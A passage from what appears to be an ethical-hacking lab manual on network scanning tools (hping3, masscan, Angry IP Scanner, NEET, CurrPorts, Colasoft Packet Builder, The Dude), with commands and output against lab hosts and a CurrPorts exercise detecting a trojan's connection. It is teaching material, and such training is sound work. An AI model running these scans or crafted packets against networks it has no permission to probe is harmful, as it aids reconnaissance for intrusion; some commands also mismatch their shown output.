supports TCP, UDP, ICMP and RAW-IP protocols. Using Hping, the following parameters can be performed: -

- Test firewall rules.
- Advanced port scanning.
- Testing net performance.
- Path MTU discovery.
- Transferring files between even fascist firewall rules.
- Traceroute-like under different protocols.
- Remote OS fingerprinting & others

Using Hping commands on Kali Linux, we are pinging a Window 7 host with different customized packets in this lab.

- To create an ACK packet:

```
root@kali:~# hping3 -A 192.168.0.1
```



A terminal window titled "root@kali: ~" showing the output of the hping3 command. The command is "root@kali:~# hping3 -A 192.168.0.1". The output shows 10 packets transmitted to 192.168.0.1, with various flags (R, A, DF) and sequence numbers (seq=0 to seq=9). The round-trip time (rtt) ranges from 3.4 ms to 7.8 ms. The window has standard Linux terminal icons at the top right.

```
root@kali:~# hping3 -A 192.168.0.1
HPING 192.168.0.1 (eth0 192.168.0.1): A set, 40 headers + 0 data bytes
len=46 ip=192.168.0.1 ttl=128 DF id=24596 sport=0 flags=R seq=0 win=0 rtt=7.8 ms
len=46 ip=192.168.0.1 ttl=128 DF id=24597 sport=0 flags=R seq=1 win=0 rtt=3.7 ms
len=46 ip=192.168.0.1 ttl=128 DF id=24598 sport=0 flags=R seq=2 win=0 rtt=3.5 ms
len=46 ip=192.168.0.1 ttl=128 DF id=24599 sport=0 flags=R seq=3 win=0 rtt=3.4 ms
len=46 ip=192.168.0.1 ttl=128 DF id=24600 sport=0 flags=R seq=4 win=0 rtt=7.3 ms
len=46 ip=192.168.0.1 ttl=128 DF id=24601 sport=0 flags=R seq=5 win=0 rtt=7.2 ms
len=46 ip=192.168.0.1 ttl=128 DF id=24602 sport=0 flags=R seq=6 win=0 rtt=7.1 ms
len=46 ip=192.168.0.1 ttl=128 DF id=24603 sport=0 flags=R seq=7 win=0 rtt=7.0 ms
len=46 ip=192.168.0.1 ttl=128 DF id=24604 sport=0 flags=R seq=8 win=0 rtt=6.9 ms
len=46 ip=192.168.0.1 ttl=128 DF id=24605 sport=0 flags=R seq=9 win=0 rtt=6.7 ms
^C
--- 192.168.0.1 hping statistic ---
10 packets transmitted, 10 packets received, 0% packet loss
round-trip min/avg/max = 3.4/6.1/7.8 ms
root@kali:~#
```

- To create SYN scan against different ports:

```
root@kali:~# hping3 -S 1-600 -S 192.168.0.1
```

```

root@kali:~# hping3 -B 1-600 -S 10.10.50.202
Scanning 10.10.50.202 (10.10.50.202), port 1-600
600 ports to scan, use -V to see all the replies
+-----+
|port| serv name | flags | ttl| id | win | len |
+-----+
135 loc-srv : .S.A... 128 30572 8192 46
139 netbios-ssn: .S.A... 128 31596 8192 46
445 microsoft-d: .S.A... 128 35180 8192 46
554 rtsp : .S.A... 128 44652 8192 46
All replies received. Done.
Not responding ports:
root@kali:~#

```

To create a packet with FIN, URG, and PSH flags sets root@kali:~# **hping3 -F -P -U 10.10.50.202**


```

root@kali:~# hping3 -F -P -U 10.10.50.202
HPING 10.10.50.202 (eth0 10.10.50.202): FPU set, 40 headers + 0 data bytes
len=46 ip=10.10.50.202 ttl=128 DF id=28237 sport=0 flags=RA seq=0 win=0 rtt=3.8 ms
len=46 ip=10.10.50.202 ttl=128 DF id=28238 sport=0 flags=RA seq=1 win=0 rtt=3.8 ms
len=46 ip=10.10.50.202 ttl=128 DF id=28239 sport=0 flags=RA seq=2 win=0 rtt=3.5 ms
len=46 ip=10.10.50.202 ttl=128 DF id=28240 sport=0 flags=RA seq=3 win=0 rtt=3.4 ms
len=46 ip=10.10.50.202 ttl=128 DF id=28241 sport=0 flags=RA seq=4 win=0 rtt=3.3 ms
len=46 ip=10.10.50.202 ttl=128 DF id=28242 sport=0 flags=RA seq=5 win=0 rtt=3.2 ms
len=46 ip=10.10.50.202 ttl=128 DF id=28243 sport=0 flags=RA seq=6 win=0 rtt=7.1 ms
^C
--- 10.10.50.202 hping statistic ---
7 packets transmitted, 7 packets received, 0% packet loss
round-trip min/avg/max = 3.2/4.0/7.1 ms
root@kali:~#

```

ii. Advanced IP Scanner

Advanced IP Scanner is a **fast and powerful network scanner with a user-friendly interface**. In seconds, Advanced IP Scanner can locate all computers on your wired or wireless local network and scan their ports. The program provides easy access to various network resources such as HTTP, HTTPS, FTP, and shared folders.



iii. Angry IP Scanner

Angry IP Scanner (or simply ipscan) is an open-source and cross-platform network scanner designed to be fast and simple to use. It scans IP addresses and ports as well as has many other features.

It is widely used by network administrators and just curious users around the world, including large and small enterprises, banks, and government agencies.

It runs on Linux, Windows, and Mac OS X, possibly supporting other platforms as well.

IP	Ping	Hostname	Ports [3+]	Web detect
195.80.116.226	[n/a]	[n/s]	[n/s]	[n/s]
195.80.116.227	9 ms	[n/a]	80,443	Resin/4.0.37
195.80.116.228	10 ms	[n/a]	80,443	[n/a]
195.80.116.229	9 ms	[n/a]	80,443	Apache
195.80.116.230	13 ms	mx3.rmk.ee	[n/a]	[n/a]
195.80.116.231	10 ms	mx4.rmk.ee	[n/a]	[n/a]
195.80.116.232	[n/a]	[n/s]	[n/s]	[n/s]
195.80.116.233	[n/a]	[n/s]	[n/s]	[n/s]
195.80.116.234	[n/a]	[n/s]	[n/s]	[n/s]
195.80.116.235	9 ms	[n/a]	80,443	[n/a]
195.80.116.236	[n/a]	[n/s]	[n/s]	[n/s]
195.80.116.237	[n/a]	[n/s]	[n/s]	[n/s]

iv. Masscan

MASSCAN is **TCP port scanner which transmits SYN packets asynchronously and produces results similar to nmap, the most famous port scanner**. Internally, it operates more like scanrand, unicornscan, and ZMap, using asynchronous transmission. It's a flexible utility that allows arbitrary address and port ranges.

Scan for a selection of ports (-p22,80,445) across a given subnet (192.168.1.0/24):

```
root@kali:~# masscan -p22,80,445 192.168.1.0/24
```


```

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2014-05-13 21:35:12 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 256 hosts [3 ports/host]
Discovered open port 22/tcp on 192.168.1.217
Discovered open port 445/tcp on 192.168.1.220
Discovered open port 80/tcp on 192.168.1.230

```

v. NEET

Neet is a flexible, multi-threaded tool for network penetration testing. It runs on Linux and coordinates the use of numerous other open-source network tools, with the aim of gathering as much network information as possible in clear, easy-to-use formats. The core scanning engine finds and identifies network services, the modules test or enumerate those services, and the Neet Shell provides an integrated environment for processing the results and exploiting known vulnerabilities. As such, it sits somewhere between manually running your own port scans and subsequent tests, and running a fully automated vulnerability assessment (VA) tool. It has many options which allow the user to tune the test parameters for network scanning in the most efficient and practical way.



The screenshot shows a terminal window with the title 'NEET(1)' at the top. The window displays the manual page for the 'neet' command. The text is as follows:

```

root@r00t-Q470C-500P4C: ~/Ktploit/neet 148x51
User Manuals
NEET(1)

NAME
    NEET - Network Enumeration and Exploitation Tool

SYNOPSIS
    neet [OPTIONS] <TARGET> [<TARGET RANGE>, <TARGET RANGE> ...]

DESCRIPTION
    neet is a flexible, multi-threaded network penetration test tool which sits somewhere between manually running your own port scans and subsequent tests, and running a fully automated VA tool. It allows the user to fine-tune the test parameters, and is extensible by means of test modules and plugins. A shell ( neetshell ) is included to help make sense of the results more quickly, and is also used to control the built-in exploitation framework and other aspects of the test.

ADDRESS and PORT SPECIFICATION
    IP addresses can be specified in a couple of ways - range notation (192.168.1.1-254) or CIDR notation (192.168.1.0/24). CIDR notation will automatically exclude the network and broadcast addresses. Nested ranges are also accepted - 192.168.1.10-1.20 for example.

    Port ranges can be included and excluded, and specified in comma and hyphen-separated form. For example, 1,2,3,4-20,50-60,61-70 is acceptable (though inefficient), and will be internally mapped by neet to 1-20,50-70. The default ranges are 1-65535 for TCP scans, and 1-10000 for UDP. Specification of an initial inclusive range on the command line will override these defaults; -t 1-5000 will change the TCP scan range from 1-65535 to 1-5000 for example. Further specifications will then add to this range; -t 6000-8000,10000-11000 will make the total TCP scan range equal to 1-5000,6000-8000,10000-11000.

OPTIONS
    The options and target hosts can be specified in any order. The only rules are that parameters must immediately follow those options which require them, and that targets can be specified by IP address only - no hostnames will be accepted.

    -h, --help
        Displays usage information.

    Target HOST Specification

    -X, --exclude-host <IP Range>
        Exclude this IP address range (may be specified more than once).

    -f, --include-hosts <File>
        Specify file containing a list of target IP addresses (may be specified more than once).

    -F, --exclude-hosts <File>
        Specify file containing a list of target IP addresses to be excluded (may be specified more than once).

    -L, --list-targets
        Print the list of targets to STDOUT, then exit.

    -O, --exclude-os
        Exclude hosts detected as running the specified operating system (may be specified more than once).

    Target and Service DISCOVERY


Manual page neet(1) line 3/200 25% (press h for help or q to quit)

```

vi. CurrPorts


Case Study: Using the Previous lab, we are going to re-execute HTTP Remote Access Trojan (RAT) on Windows 12 machine (10.10.50.211) and observed the TCP/IP connections to detect and kill the connection.

Topology:



Configuration:

1. Run the application **Currports** on Windows Server 2016 and observe the processes.



2. Run the HTTP Trojan created in the previous lab

CnPorts

File Edit View Options Help

Process Name	Process ID	Protocol	Local Port	Local Port Name	Local Address	Remote IP	Remote Port
httpserver.exe	2644	TCP	80	http	0.0.0.0		
lsass.exe	528	TCP	49670		0.0.0.0		
services.exe	516	TCP	49669		0.0.0.0		
services.exe	516	TCP	49669		0.0.0.0		
snmptrap.exe	2200	UDP	162	snmptrap	0.0.0.0		
snmptrap.exe	2200	UDP	162	snmptrap	0.0.0.0		
spoolsv.exe	1472	TCP	49667		0.0.0.0		
spoolsv.exe	1472	TCP	49667		0.0.0.0		
svchost.exe	636	TCP	135	epmap	0.0.0.0		
svchost.exe	804	TCP	3389	ms-wbt-...	0.0.0.0		
svchost.exe	864	TCP	49665		0.0.0.0		
svchost.exe	980	TCP	49666		0.0.0.0		
svchost.exe	4128	TCP	49791		0.0.0.0		
svchost.exe	992	UDP	123	ntp	0.0.0.0		
svchost.exe	980	UDP	500	isakmp	0.0.0.0		
svchost.exe	2192	UDP	1900	ssdp	10.10.50.211		


i2 Total Ports, No Remote Connections, 1 Selected

NirSoft Freeware. <http://www.nirsoft.net>

The new process is added to the list.

You can observe the process name, Protocol, Local and remote port and IP address information.

3. For more detail, right click on httpserver.exe and go to properties




Properties are showing more details about tcp connection.

4. Go to Windows 7 machine and initiate the connection as mentioned in the previous lab using a web browser.




Connection successfully established.

5. Back to Windows Server 2016, Kill the connection.




6. To verify, retry to establish the connection from windows 7.



vii. Colasoft Packet Builder


Colasoft Packet Builder software enables to create the customized network packets. These Customized Network packets can penetrate the network for attacks. Customization can also use to create fragmented packets. You can download the software from www.colasoft.com.



Colasoft packet builder offers Import and Export options for a set of packets. You can also add a new packet by clicking **Add**/button. Select the Packet type from the drop-down option.

Available options are: -

- ARP Packet
- IP Packet
- TCP Packet
- UDP Packet




After Selecting the Packet Type, now you can customize the packet, Select the Network Adapter and Send it towards the destination.

viii. The Dude

The Dude network monitor is a new application by MikroTik which can dramatically improve the way you manage your network environment. It will automatically scan all devices within specified subnets, draw and layout a map of your networks, monitor services of your devices and alert you in case some service has problems.

Main Features:

- Auto network discovery and layout
- Discovers any type or brand of device
- Device, Link monitoring, and notifications
- Includes SVG icons for devices, and supports custom icons and backgrounds
- Easy installation and usage
- Allows you to draw your own maps and add custom devices
- Supports SNMP, ICMP, DNS and TCP monitoring for devices that support it
- Individual Link usage monitoring and graphs
- Direct access to remote control tools for device management
- Supports remote Dude server and local client



10.5.104.0/24 - Network Map

General		Polling	Outages	Appearance	Background	Export						
Name:	10.5.104.0/24											
Default Zoom:	100%											
Status:	partially down											
Devices:	Partially Down - 1 Up - 18											
<input checked="" type="checkbox"/> Report Scan Status	<table border="1"> <thead> <tr> <th>Network</th> <th>Progress</th> <th>Next S...</th> </tr> </thead> <tbody> <tr> <td>192.168.88.0/24</td> <td>24</td> <td>00:59:32</td> </tr> </tbody> </table>						Network	Progress	Next S...	192.168.88.0/24	24	00:59:32
Network	Progress	Next S...										
192.168.88.0/24	24	00:59:32										
Auto Scan:												

10.5.104.0/24 - Network Map

General Polling Outages Appearance Background Export

Remove Resolved Status: all Device: all Service: all

Ok Cancel Apply Notes


Status	Time	Duration	Device	Service
active	Dec/16 12:49:17	2d 04:39:25	gateway.lan	dns
active	Dec/16 12:49:17	2d 04:39:25	gateway.lan	radius
active	Dec/16 12:49:16	2d 04:39:26	gateway.lan	router
active	Dec/16 12:49:16	2d 04:39:26	gateway.lan	mikrotik
active	Dec/16 12:49:16	2d 04:39:26	gateway.lan	switch
active	Dec/16 12:49:07	2d 04:39:35	gateway.lan	disk
active	Dec/16 12:49:07	2d 04:39:35	gateway.lan	cpu
resolved	Dec/16 15:06:42	00:00:16	crs212.lan	ssh
resolved	Dec/16 15:06:42	00:00:16	crs212.lan	http
resolved	Dec/16 15:06:42	00:00:17	crs212.lan	ftp
resolved	Dec/16 15:06:41	00:00:17	crs212.lan	ping
resolved	Dec/16 15:03:57	00:00:32	crs212.lan	ftp
resolved	Dec/16 15:03:57	00:00:32	crs212.lan	http
resolved	Dec/16 15:03:57	00:00:31	crs212.lan	ssh
resolved	Dec/16 15:03:56	00:00:32	crs212.lan	ping
resolved	Dec/02 11:22:46	00:03:00	crs226.lan	http
resolved	Dec/02 11:22:46	00:03:00	crs226.lan	ssh
resolved	Dec/02 11:22:46	00:03:27	crs226.lan	ping
resolved	Dec/02 11:22:46	00:03:00	crs226.lan	ftp
resolved	Dec/02 11:22:34	00:03:27	nine.lan	http
resolved	Dec/02 11:22:34	00:03:27	nine.lan	ping
resolved	Dec/02 11:22:34	00:03:20	ppc.lan	dns
resolved	Dec/02 11:22:34	00:03:27	nine.lan	telnet
resolved	Dec/02 11:22:34	00:03:27	nine.lan	ssh
resolved	Dec/02 11:22:34	00:03:27	nine.lan	ftp

Practical No. 2

